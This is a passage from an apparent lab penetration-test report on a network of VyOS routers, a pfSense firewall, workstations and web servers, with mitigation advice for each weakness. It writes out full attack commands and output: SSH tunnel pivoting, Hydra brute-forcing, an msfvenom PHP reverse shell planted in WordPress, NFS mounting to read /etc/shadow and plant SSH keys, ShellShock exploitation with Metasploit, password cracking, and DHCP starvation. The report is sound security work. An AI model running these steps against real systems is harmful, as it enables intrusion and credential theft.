


Figure 3.17: pfSense LAN firewall rules

Here it can be seen that the second rule down is a blanket rule is being applied to all traffic allowing it to pass. This means that any machines within the LAN of the firewall have full access to all of the subnets, including the ones that were inaccessible from Webserver 2.

3.3 Bypassing the Firewall

At this point it is known that, according to the firewall, the only machines with access to the currently inaccessible subnets are machines within the firewall LAN. It's also known that Webserver 2 has access to 192.168.0.66 according to the firewall rules. This can also be seen from the nmap scan at figure 8.11.

The host at 192.168.0.66 was then exploited to gain root SSH access, the full details of which can be found in section 4.5. Now, this access could be used to create a tunnel to that machine, providing access from Kali to the networks accessible from the LAN.

Similarly to the last tunnel, the first stage is allowing tunneling in the target host's sshd_config file. Once this change has been made, a ssh tunnel can be established. This can be seen in figure 3.18. A key difference from the last tunnel is that this one is being created on tun1 rather than tun0 in order to avoid conflict with the previous tunnel interface.

```
root@kali:~# ssh -w1:1 192.168.0.66
Welcome to Ubuntu 14.04 LTS (GNU/Linux 3.13.0-24-generic x86_64)

 * Documentation:  https://help.ubuntu.com/

575 packages can be updated.
0 updates are security updates.

Last login: Thu Sep 28 03:49:06 2017 from 192.168.0.242
root@xadmin-virtual-machine:~#
```

Figure 3.18: Tunnel to 192.168.0.66 established

Now that the tunnel has been established, the tunnel interface on the target host needs to be assigned an IP address and routing needs to be configured. This can be seen in figure 3.19.

```
root@xadmin-virtual-machine:~# ip a add 1.1.1.2/30 dev tun1
root@xadmin-virtual-machine:~# echo 1 > /proc/sys/net/ipv4/conf/all/forwarding
root@xadmin-virtual-machine:~# iptables -t nat -A POSTROUTING -s 1.1.1.0/30 -o eth0 -j MASQUERADE
root@xadmin-virtual-machine:~# ip link set tun1 up
root@xadmin-virtual-machine:~#
```

Figure 3.19: Tunnel to 192.168.0.66 routed and configured

Now the remote tunnel interface has been configured and routed, the local interface can be assigned an IP address and configured as well. This can be seen in figure 3.20.

```
root@kali:~# ip a add 1.1.1.1/30 dev tun1
root@kali:~# ip link set tun0 up
root@kali:~# ip link set tun1 up
```

Figure 3.20: Kali end of tunnel routed and configured

Once this is done, the tunnel has been fully configured and the subnets accessible from the LAN should be accessible from Kali through the tunnel. This can be seen in figures 8.8, 8.9, 8.10 and 8.12 where nmap scans were performed on all of the previously inaccessible subnets through the tunnel interface.

A previously undiscovered device revealed in this nmap scan is 192.168.0.97. From the open ports found in the scan, the host seemed to resemble another router. A telnet connection was attempted and the prompt confirmed that this was another vyos router. Once again the default credentials of vyos:vyos were used and access was granted. This can all be seen in figure 3.21.

```
root@kali:~# telnet 192.168.0.97
Trying 192.168.0.97...
Connected to 192.168.0.97.
Escape character is '^]'.

Welcome to VyOS
vyos login: vyos
Password:
Last login: Thu Sep 28 05:10:31 UTC 2017 on pts/0
Linux vyos 3.13.11-1-amd64-vyos #1 SMP Wed Aug 12 02:08:05 UTC 2015 x86_64
Welcome to VyOS.
This system is open-source software. The exact distribution terms for
each module comprising the full system are described in the individual
files in /usr/share/doc/*/copyright.
vyos@vyos:~$
```

Figure 3.21: Telnet connection on router at 192.168.0.97

And finally "show ip route" was run on this router to view the routing table. This can be seen in figure 3.22. All that can be seen in this table is that all subnets not in the LAN are routed through the firewall's LAN interface, but this was predictable.

```
vyos@vyos:~$ show ip route
Codes: K - kernel route, C - connected, S - static, R - RIP, O - OSPF,
       I - ISIS, B - BGP, > - selected route, * - FIB route

C>* 4.4.4.4/32 is directly connected, lo
C>* 127.0.0.0/8 is directly connected, lo
O>* 172.16.221.0/24 [110/50] via 192.168.0.98, eth0, 04:11:25
O>* 192.168.0.32/27 [110/40] via 192.168.0.98, eth0, 04:11:25
O   192.168.0.64/27 [110/10] is directly connected, eth1, 04:12:31
C>* 192.168.0.64/27 is directly connected, eth1
O   192.168.0.96/27 [110/10] is directly connected, eth0, 04:12:31
C>* 192.168.0.96/27 is directly connected, eth0
O>* 192.168.0.128/27 [110/30] via 192.168.0.98, eth0, 04:11:25
O>* 192.168.0.192/27 [110/50] via 192.168.0.98, eth0, 04:11:25
O>* 192.168.0.224/30 [110/40] via 192.168.0.98, eth0, 04:11:25
O>* 192.168.0.228/30 [110/30] via 192.168.0.98, eth0, 04:11:25
O>* 192.168.0.232/30 [110/20] via 192.168.0.98, eth0, 04:11:28
O>* 192.168.0.240/30 [110/20] via 192.168.0.98, eth0, 04:11:28
```

Figure 3.22: Telnet connection on router at 192.168.0.97

3.4 Adjacent Subnets

Now that the all of the routers on the network had been fully explored, the subnets that were discovered adjacent to each router were also scanned and enumerated.

3.4.1 172.16.221.0/24

The nmap scan for this section can be seen at figure 8.2. The results showed two IP addresses, one of the previously known Router 1 but another for an unknown host. Since ports 80 (HTTP) and 443 (HTTPS) were open this was presumed to be a web server and the host was accessed from a web browser. This can be seen in figure 3.23.




Figure 3.23: Default page on 172.16.221.237

This was just a default page for a web server, indicating that if there was content hosted on this machine it wasn't being hosted from the root web directory. Dirb was used to fuzz for directories as can be seen in figure 3.24.

```
---- Entering directory: http://172.16.221.237/wordpress/ ----
==> DIRECTORY: http://172.16.221.237/wordpress/index/
+ http://172.16.221.237/wordpress/index.php (CODE:301|SIZE:0)
+ http://172.16.221.237/wordpress/readme (CODE:200|SIZE:9227)
```

Figure 3.24: Dirb discovering wordpress instance

It can be seen that a wordpress instance was discovered. This was browsed to as seen in figure 3.25. The security of this server is explored more in depth in section 4.4.




Figure 3.25: Wordpress site on 172.16.221.237

3.4.2 192.168.0.32/27

The nmap scan for this section can be seen at figure 8.4. This revealed a host at 192.168.0.34 running ssh, rpcbind and nfs which are the same as the other workstation machines discovered. It is thus assumed that this device is a workstation and will be referred to at Workstation 2 from now on.

In section 4, it is described how root access was achieved on this host. Once access was achieved, using "ip a" to investigate the interfaces revealed another interface on a new subnet 13.13.13.0/24. This can be seen in figure 3.26.

```
root@xadmin-virtual-machine:~# ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
    link/ether 00:0c:29:52:44:05 brd ff:ff:ff:ff:ff:ff
    inet 192.168.0.34/27 brd 192.168.0.63 scope global eth0
       valid_lft forever preferred_lft forever
    inet6 fe80::20c:29ff:fe52:4405/64 scope link
       valid_lft forever preferred_lft forever
3: eth1: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
    link/ether 00:0c:29:52:44:0f brd ff:ff:ff:ff:ff:ff
    inet 13.13.13.12/24 brd 13.13.13.255 scope global eth1
       valid_lft forever preferred_lft forever
    inet6 fe80::20c:29ff:fe52:440f/64 scope link
       valid_lft forever preferred_lft forever
root@xadmin-virtual-machine:~#
```

Figure 3.26: "ip a" executed on Workstation 2

In order to access this subnet, an SSH tunnel was set up similar to the tunnels described in sections 3.2 and 3.3. This can be seen in figures 3.27 and 3.28 where the tunnel is opened and the Kali tunnel interface is configured. For the full tunneling procedure refer to sections 3.2 and 3.3.

```
root@kali:~# ssh -w0:0 root@192.168.0.34
Welcome to Ubuntu 14.04 LTS (GNU/Linux 3.13.0-24-generic x86_64)

 * Documentation:  https://help.ubuntu.com/

575 packages can be updated.
0 updates are security updates.

Last login: Thu Sep 28 01:58:38 2017 from 192.168.0.200
root@xadmin-virtual-machine:~#
```

Figure 3.27: "ip a" executed on Workstation 2

```
root@kali:~# ip a add 1.1.1.2/30 dev tun0
root@kali:~# ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
    link/ether 00:0c:29:b7:82:b9 brd ff:ff:ff:ff:ff:ff
    inet 192.168.0.200/27 brd 192.168.0.223 scope global eth0
       valid_lft forever preferred_lft forever
    inet6 fe80::20c:29ff:feb7:82b9/64 scope link
       valid_lft forever preferred_lft forever
8: tun0: <POINTOPOINT,MULTICAST,NOARP> mtu 1500 qdisc noop state DOWN group default qlen 500
    link/none
    inet 1.1.1.2/30 scope global tun0
       valid_lft forever preferred_lft forever
root@kali:~# ip link set tun0 up
root@kali:~#
```

Figure 3.28: "ip a" executed on Workstation 2

3.4.3 13.13.13.13/24

Now that a tunnel through Workstation 2 had been established and configured this subnet could be explored. The nmap scan for this subnet can be seen at figure 8.5. A device at 13.13.13.13 was discovered with only SSH running on port 22. In section 4, it is described how root access was achieved on this host. After access was achieved the non-root user was found to be xadmin and the hostname xadmin-virtual-machine, indicating that this is another workstation machine. This can be seen in figure 3.29.

```
$ whoami
whoami
xadmin
$ sudo su
sudo su
root@xadmin-virtual-machine:/home/xadmin#
```

Figure 3.29: Username and hostname enumerated on 13.13.13.13

3.4.4 192.168.0.128/27

The nmap scan for this section can be seen at figure 8.6. This scan revealed a host at 192.168.0.130. Once again, the open ports are identical to most of the other workstation hosts, so it was presumed that this host is a workstation. This was confirmed once access to the host was gained. The security vulnerability is fully described in section 4, but just for demonstration purposes in figure 3.30 the machine is accessed from Workstation 2 and it can be seen that it is another xadmin host.

```
root@kali:~# ssh xadmin@192.168.0.34
xadmin@192.168.0.34's password:
Welcome to Ubuntu 14.04 LTS (GNU/Linux 3.13.0-24-generic x86_64)

 * Documentation:  https://help.ubuntu.com/

575 packages can be updated.
0 updates are security updates.

Last login: Tue Aug 22 04:29:07 2017 from 192.168.0.130
xadmin@xadmin-virtual-machine:~$ ssh 192.168.0.130
Welcome to Ubuntu 14.04 LTS (GNU/Linux 3.13.0-24-generic x86_64)

 * Documentation:  https://help.ubuntu.com/

575 packages can be updated.
0 updates are security updates.

Last login: Tue Aug 22 07:12:18 2017 from 192.168.0.34
xadmin@xadmin-virtual-machine:~$
```

Figure 3.30: 192.168.0.130 accessed from Workstation 2

4. Security Weaknesses

4.1 Default Credentials

This vulnerability arises when a well known pre-built system is used and the default passwords set when the system is initially configured aren't changed. It enables attackers to very easily guess the passwords to the systems as usually they are stated in the documentation of those systems.

All of the routers used on the network are running the VyOS router software with default credentials. The default credentials of vyos:vyos can easily be found by reading the VyOS documentation (VyOS, No date) meaning that anyone with network access can log in over SSH.

This vulnerability is also present in the pfSense firewall web interface, where the default credentials of admin:pfsense are also stated in the documentation (Netgate, No date a). This is especially bad as anyone with firewall control has a lot of power over how the network traffic is handled.

To mitigate against this vulnerability, all default passwords should be changed so that attackers cannot find the passwords through the documentation. It is also recommended that for the VyOS routers, a separate account is made for SSH access which can then be used to log in to the main VyOS account.

4.2 Reused Passwords

This vulnerability arises when a password used for one account is used again for another account. This means that if an attacker cracks or guesses the password for one account, they can use this password again to gain access to other accounts where it has been reused.

In this network, workstations 1, 2 and 5 all have SSH exposed and all use "plums" as the password for the xadmin account. This means that if an attacker cracks the password of one account, they have very easy SSH access to the other machines too.

Not all passwords on the network were cracked or gained access to so there could be more password reuse on the network. It's particularly important for accounts that are authenticated to use remote access protocols like SSH.

To mitigate against this vulnerability, ensure that every account on the system uses a different password. If there are multiple users who might happen to have set the same passwords, compare the hashes of all passwords used. If there are multiple users with the same password, force one or both of them to change.

4.3 Weak Passwords

If a weak password is used, the chances that the password will be brute forced increase significantly. Every single password discovered on the network was extremely weak, most being six or less characters with only lower case letters and occasionally numbers.

In order to improve password strength, password length is the main factor. Enforcing a minimum password length of eight characters would make a big difference, but as a network admin you should encourage users to set longer and more complex passwords. Forcing inclusion of special characters and forcing regular password changes actually decreases the security of passwords as users are just likely to find insecure workarounds (NCSC, 2018).

4.4 No Lock Out

This vulnerability is present when there's no mechanism for preventing many log in attempts in quick succession. This enables the attacker to carry out a brute force attack, which is how access was gained to a significant number of machines on the network.

For example, to get access to Workstation 4 Hydra was used to brute force the password. This can be seen in figure 4.1.

```
root@kali:~# hydra -l xadmin -P '/usr/share/wordlists/metasploit/password.lst'   13.13.13.1
3 ssh
Hydra v8.3 (c) 2016 by van Hauser/THC - Please do not use in military or secret service org
anizations, or for illegal purposes.

Hydra (http://www.thc.org/thc-hydra) starting at 2017-09-28 06:33:56
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to
reduce the tasks: use -t 4
[WARNING] Restorefile (./hydra.restore) from a previous session found, to prevent overwriti
ng, you have 10 seconds to abort...
[DATA] max 16 tasks per 1 server, overall 64 tasks, 88393 login tries (l:1/p:88393), ~86 tr
ies per task
[DATA] attacking service ssh on port 22
[22][ssh] host: 13.13.13.13   login: xadmin   password: !gatvol
1 of 1 target successfully completed, 1 valid password found
Hydra (http://www.thc.org/thc-hydra) finished at 2017-09-28 06:34:09
```

Figure 4.1: Workstation 4 SSH brute forced

Another instance of this vulnerability on the network was on the wordpress website on Webserver 1. In this case, brute forcing was used to gain access to the admin section of the wordpress instance. This can be seen in figure 4.2.

```
root@kali:~# hydra -l admin -P /usr/share/wordlists/metasploit/password.lst 172.16.221.237 http-post-form
 "/wordpress/wp-login.php:log=^USER^&pwd=^PASS^&wp-submit=Log+In:F=ERROR"
Hydra v8.3 (c) 2016 by van Hauser/THC - Please do not use in military or secret service organizations, or
 for illegal purposes.

Hydra (http://www.thc.org/thc-hydra) starting at 2017-09-27 22:14:07
[DATA] max 16 tasks per 1 server, overall 64 tasks, 88394 login tries (l:1/p:88394), ~86 tries per task
[DATA] attacking service http-post-form on port 80
[80][http-post-form] host: 172.16.221.237   login: admin   password: zxc123
1 of 1 target successfully completed, 1 valid password found
Hydra (http://www.thc.org/thc-hydra) finished at 2017-09-27 22:14:54
root@kali:~#
```

Figure 4.2: Webserver 1 wordpress brute forced

With access to the wordpress admin interface, it was possible to edit a file on the website to execute a PHP reverse shell. This can be seen in figures 4.3, 4.5 and 4.5 where the meterpreter reverse payload generated by msfvenom is pasted into a file on the website, then a meterpreter listener is set running so that when the page is visited a shell is opened.

```
root@kali:~# msfvenom -p php/meterpreter_reverse_tcp LHOST=192.168.0.200 LPORT=1234 -f raw > shell.php
No platform was selected, choosing Msf::Module::Platform::PHP from the payload
No Arch selected, selecting Arch: php from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 27031 bytes
```

Figure 4.3: msfvenom PHP reverse shell payload




Figure 4.4: Webserver 1 reverse shell code in header.php file

```
msf exploit(handler) > set payload php/meterpreter_reverse_tcp
payload => php/meterpreter_reverse_tcp
msf exploit(handler) > set lhost 192.168.0.200
lhost => 192.168.0.200
msf exploit(handler) > set lport 1234
lport => 1234
msf exploit(handler) > run

[*] Started reverse TCP handler on 192.168.0.200:1234
[*] Starting the payload handler...
[*] Meterpreter session 2 opened (192.168.0.200:1234 -> 172.16.221.237:34849) at 2017-09-27 22:27:18 -0400

meterpreter > getuid
Server username: www-data (33)
meterpreter >
```

Figure 4.5: Webserver 1 meterpreter shell opened

To mitigate against this vulnerability, a lock out mechanism should be in place. SSH for example has a built in lock out that can be configured in the sshd_config file by adding MaxAuthTries [number] where number is the number of allowed attempts. For the wordpress instance, as well as restricting login attempts captcha could be used to prevent automated login attempts

4.5 Bad NFS permissions

This vulnerability is when NFS is configured to allow access to more files than what are required to be accessed, or access is allowed from parts of the network where access should not be allowed. Access to the filesystem enables the attacker to do many different things, some of which will be described here.

Firstly, if an attacker is given read access to an account's private SSH key, they will be able to copy the key and use it to log into machines that can be accessed using that key. This vulnerability is present on Workstation 2, where the xadmin account's SSH keys are readable over NFS, allowing an attacker to use their private key to log into Workstation 3, where their private key is authorised.

Another vulnerability that comes with read access is, if access to the entire filesystem is granted, the attacker can read the files /etc/passwd and /etc/shadow, allowing them to crack passwords on the system. This can be seen in figures 4.6, 4.7 and 4.8 where the available mount points are enumerated, the root filesystem is mounted and then files /etc/passwd and /etc/shadow are cracked to reveal the xadmin password.

```
root@kali:~# showmount -e 192.168.0.210
Export list for 192.168.0.210:
/ 192.168.0.*
root@kali:~#
```

Figure 4.6: Workstation 1 password cracked

```
root@kali:~# mount 192.168.0.210:/ /mnt
root@kali:~# ls /mnt
bin   cdrom  etc   initrd.img  lib64       media  opt   root  sbin  sys  usr  vmlinuz
boot  dev    home  lib         lost+found  mnt    proc  run   srv   tmp  var
root@kali:~#
```

Figure 4.7: Workstation 1 password cracked

```
root@kali:~# unshadow /mnt/etc/passwd /mnt/etc/shadow > passwords
root@kali:~# john passwords
Created directory: /root/.john
Warning: detected hash type "sha512crypt", but the string is also recognized as "crypt"
Use the "--format=crypt" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 1 password hash (sha512crypt, crypt(3) $6$ [SHA512 128/128 AVX 2x])
Press 'q' or Ctrl-C to abort, almost any other key for status
plums            (xadmin)
1g 0:00:09:04 DONE 3/3 (2017-09-27 22:09) 0.001837g/s 829.9p/s 829.9c/s 829.9C/s plade..pluno
Use the "--show" option to display all of the cracked passwords reliably
Session completed
root@kali:~#
```

Figure 4.8: Workstation 1 password cracked

Next if write access is enabled over NFS the attacker can do a lot more. For example, if access to the root filesystem is granted, an attacker could edit /etc/crontab to include a command to be executed by root every minute to open a reverse shell. This immediately gives an attacker root access without having to do anything other than open a listener.

Another possibility with write access is the attacker adding their public SSH key into the target machine's authorized_keys file so that SSH with key based authentication is possible. This vulnerability was carried out on Workstation 5, where there was no .ssh directory but one was created and an authorized_keys file was created with the contents of Kali's public key, allowing SSH access. This can be seen in figure 4.9.

```
root@kali:~# mkdir /mnt/root/.ssh
root@kali:~# cat .ssh/id_rsa.pub > /mnt/root/.ssh/authorized_keys
root@kali:~# ssh 192.168.0.66
Welcome to Ubuntu 14.04 LTS (GNU/Linux 3.13.0-24-generic x86_64)

 * Documentation:  https://help.ubuntu.com/

575 packages can be updated.
0 updates are security updates.


The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

root@xadmin-virtual-machine:~#
```

Figure 4.9: Workstation 5

To mitigate against this vulnerability, firstly NFS access must only be granted to those who need to access the files. Since NFS doesn't have any authentication built in, this must be configured at a network level with firewalling. Then, NFS should only give access to files necessary to be accessed. Under no circumstances should NFS allow a remote user to access the private SSH keys of a machine. NFS should be very limited, ideally to only one folder containing the files that need to be shared.

This could be implemented with a symlink in the root directory that points to a "Shared Files" folder in a user's home directory, with the symlink to the folder being shared over NFS. This way it's easy for a user to share only specific files while also not revealing any path information to the person accessing the files.

4.6 ShellShock

Finally the most specific vulnerability found was ShellShock, a vulnerability where essentially an attacker can get Bash to execute arbitrary commands and gain unauthorized access. In this case specifically, a script on webserver 2 at /cgi-bin/status was vulnerable, allowing the tester to open a shell on the system.

Initially when the IP address was visited from a browser, there is just a static page displaying system information. This can be seen in figure 4.10.




Figure 4.10: Webserver 2 webpage

As seen in figure 4.11, nikto was used to enumerate the web application further.

```
root@kali:~# nikto -h 192.168.0.242
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          192.168.0.242
+ Target Hostname:    192.168.0.242
+ Target Port:        80
+ Start Time:         2017-09-27 22:55:51 (GMT-4)
---------------------------------------------------------------------------
+ Server: Apache/2.4.10 (Unix)
+ Server leaks inodes via ETags, header found with file /, fields: 0x650 0x558addd0b8740
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
+ Apache/2.4.10 appears to be outdated (current is at least Apache/2.4.12). Apache 2.0.65 (final release) and 2.2.29 are also current.
+ Allowed HTTP Methods: POST, OPTIONS, GET, HEAD, TRACE
+ OSVDB-877: HTTP TRACE method is active, suggesting the host is vulnerable to XST
+ Uncommon header 'nikto-added-cve-2014-6278' found, with contents: true
+ OSVDB-112004: /cgi-bin/status: Site appears vulnerable to the 'shellshock' vulnerability (http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-6271).
+ OSVDB-112004: /cgi-bin/status: Site appears vulnerable to the 'shellshock' vulnerability (http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-6278).
```

Figure 4.11: Webserver 2 nikto scan

In the scan results it can be seen that nikto discovered the file /cgi-bin/status and that it is vulnerable to ShellShock. Now that this was know, metasploit was used to exploit the vulnerability. First, a metasploit module that exploited this vulnerability was searched for and found.

```
msf > search shellshock

Matching Modules
================

   Name
   ----
   auxiliary/scanner/http/apache_mod_cgi_bash_env
   auxiliary/server/dhclient_bash_env
   exploit/linux/http/advantech_switch_bash_env_exec
   exploit/linux/http/ipfire_bashbug_exec
   exploit/multi/ftp/pureftpd_bash_env_exec
   exploit/multi/http/apache_mod_cgi_bash_env_exec
   exploit/multi/http/cups_bash_env_exec
   exploit/multi/misc/legend_bot_exec
   exploit/multi/misc/xdh_x_exec
   exploit/osx/local/vmware_bash_function_root
   exploit/unix/dhcp/bash_environment
```

Figure 4.12: Webserver 2 metasploit search

In figure 4.12 it can be seen that there are quite a few different ShellShock modules, but the only one that applied in this situation was the apache_mod_cgi module. This module was then loaded, the options set, and used to exploit the vulnerability. This can be seen in figure 4.13.

```
msf > use exploit/multi/http/apache_mod_cgi_bash_env_exec
msf exploit(apache_mod_cgi_bash_env_exec) > set rhost 192.168.0.242
rhost => 192.168.0.242
msf exploit(apache_mod_cgi_bash_env_exec) > set targeturi /cgi-bin/status
targeturi => /cgi-bin/status
msf exploit(apache_mod_cgi_bash_env_exec) > run

[*] Started reverse TCP handler on 192.168.0.200:4444
[*] Command Stager progress - 100.60% done (837/832 bytes)
[*] Sending stage (797784 bytes) to 192.168.0.234
[*] Meterpreter session 1 opened (192.168.0.200:4444 -> 192.168.0.234:65461) at 2017-09-27 23:00:09 -0400
```

Figure 4.13: Webserver 2 ShellShock exploited

Now that shell access had been obtained, in order to make access in the future a bit more convenient, the password for SSH was cracked. First, the passwd and shadow files were downloaded. This can be seen in figure 4.14.

```
meterpreter > download /etc/passwd
[*] downloading: /etc/passwd -> passwd
[*] download   : /etc/passwd -> passwd
meterpreter > download /etc/shadow
[*] downloading: /etc/shadow -> shadow
[*] download   : /etc/shadow -> shadow
```

Figure 4.14: Downloading passwd and shadow files from Webserver 2

Now that these files had been downloaded, kali was used to brute force the hashes to find account passwords. This can be seen in figure 4.15 where the credentials root:apple and xweb:pears were discovered.

```
root@kali:~# unshadow passwd shadow > passwords
root@kali:~# john passwords
Created directory: /root/.john
Warning: detected hash type "sha512crypt", but the string is also recognized as "crypt"
Use the "--format=crypt" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 2 password hashes with 2 different salts (sha512crypt, crypt(3) $6$ [SHA512 128/128 AVX 2x])
Press 'q' or Ctrl-C to abort, almost any other key for status
apple            (root)
pears            (xweb)
2g 0:00:08:52 DONE 3/3 (2017-09-27 23:15) 0.003758g/s 835.3p/s 835.4c/s 835.4C/s peton..peash
Use the "--show" option to display all of the cracked passwords reliably
Session completed
root@kali:~#
```

Figure 4.15: Downloading and cracking passwd and shadow files from Webserver 2

To mitigate against this vulnerability, the script must not be publicly accessible. This can be done by editing the Apache server configuration to not allow files from that directory to be served. If it still needs to be served locally for functionality of the website, Apache can be configured to allow that by only allowing access to that file from localhost.

4.7 DHCP Starvation

This vulnerability exists when the DHCP server can be repeatedly queried for IPs, allowing an attacker to request every single IP address on the subnet meaning that any other host that requests an IP will not be assigned one. This attack was executed using the pig.py tool on kali. This can be in figure 4.16 where pig.py is repeatedly requesting and holding IP addresses for unique spoofed mac addresses.

```
root@kali:~# pig.py eth0
[ -- ] [INFO] - using interface eth0
[DBG ] Thread 0 - (Sniffer) READY
[DBG ] Thread 1 - (Sender) READY
[--->] DHCP_Discover
[--->] DHCP_Discover
[--->] DHCP_Discover
[<---] DHCP_Offer   00:0c:29:da:42:4c   192.168.0.203 IP: 192.168.0.211 for MAC=[de:ad:0b:38:b4:c7]
[--->] DHCP_Request 192.168.0.211
[--->] DHCP_Discover
